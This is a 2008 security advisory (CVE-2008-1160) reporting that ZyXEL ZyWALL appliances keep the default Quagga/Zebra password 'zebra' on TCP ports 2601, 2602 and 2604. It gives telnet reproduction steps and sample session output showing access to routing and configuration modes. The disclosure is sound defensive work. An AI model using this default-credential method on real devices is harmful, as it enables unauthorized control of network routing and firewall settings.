Name: ZyXEL ZyWALL Quagga/Zebra Remote Root Vulnerability
Release Date: 10 March 2008
Discover: Pranav Joshi <joshipranav@gmail.com>
Vendor: ZyXEL
Products Affected: ZyWALL
(Status on other affected products & firmwares pending from vendor's end)

CVE-2008-1160
BID 28184

Technical Details


The vulnerability in the Quagga/Zebra routing daemon, exists due to the fact that the appliance fails to change the password needed to login into the Quagga/Zebra daemon running on ports 2601, 2602 (Quagga/RIP) & 2604 (Quagga/OSPF) /TCP, even though the password of the appliance has been changed an attacker can still use the default password to log into the Quagga/Zebra service to view and manipulate the routing information etc. of the appliance.

The vulnerability was discovered on ZyWall 1050 appliance other versions could be affected as well.

Information on other vulnerable products and firmwares is pending from the vendor's end.


Reproduction of the issue

Telnet > ZyWALL UTM on port 2601,2602 or 2604 and use the password 'zebra'




```
Hello, this is Quagga (version 0.99.2).
Copyright 1996-2005 Kunihiro Ishiguro, et al.


User Access Verification

Password: _
```

Privileged mode - Password used for the Quagga/zebra daemon is 'zebra'.




```
User Access Verification

Password:
zebra>
zebra> enable
zebra#
zebra# show run

Current configuration:
!
hostname zebra
password zebra
!
interface doll
!
interface eth0
 ip address [redacted]
!
interface eth1
 ip address [redacted]
!
interface eth2
 ip address [redacted]
!
interface eth3
```

IP Routing Table used by the Zyxel UTM.




```
zebra#
zebra# show zyxel ip route
IP Address/Netmask     Gateway          IFace   Metric    Flags     Persist
===============================================================================
0.0.0.0/0              [redacted]       eth1    0         ASG       -
[redacted]             0.0.0.0          eth1    0         ACG       -
                       0.0.0.0          eth1    0         ACG       -
                       0.0.0.0          lo      0         ACG       -
                       [redacted]       eth2    0         ASG       -
                       0.0.0.0          eth2    0         ACG       -
                       0.0.0.0          eth2    0         ACG       -
                       0.0.0.0          eth0    0         ACG       -
zebra#
zebra# _
```

CPU Threads



```
zebra#
zebra# show thread cpu
                      CPU (user+system): Real (wall-clock):
Runtime(ms)   Invoked Avg uSec Max uSecs Avg uSec Max uSecs  Type  Thread
      0.000         2        0         0       89       114   T    vty_timeout
      0.000         6        0         0       55        96 R      vty_accept
      0.000         2        0         0       31        36 R      zebra_accept
     10.000       327       30     10000       19        58  W     vty_flush
     10.000       324       30     10000       32       269 R      vty_read
      0.000        10        0         0       29        58     B work_queue_ru
n
      0.000         4        0         0       22        49 R      zebra_client_
read
      0.000        20        0         0       55        79 R      kernel_read
     20.000       695       28     10000       27       269 RWTEXB TOTAL
zebra#
zebra#
zebra#
zebra#
```

‘Configuration Terminal’ mode where F/W settings can be modified



```
zebra(config)#
zebra(config)#
  access-list   Add an access list entry
  banner        Set banner string
  debug         Debugging functions (see also 'undebug')
  enable        Modify enable password parameters
  end           End current mode and change to enable mode.
  exit          Exit current mode and down to previous mode
  help          Description of the interactive help system
  hostname      Set system's network name
  interface     Select an interface to configure
  ip            IP information
  line          Configure a terminal line
  list          Print command list
  log           Logging control
  no            Negate a command or set its defaults
  password      Assign the terminal connection password
  quit          Exit current mode and down to previous mode
  router-id     Manually set the router-id
  service       Set up miscellaneous service
  show          Show running system information
  table         Configure target kernel routing table
  write         Write running configuration to memory, network, or terminal
zebra(config)#
zebra(config)#
```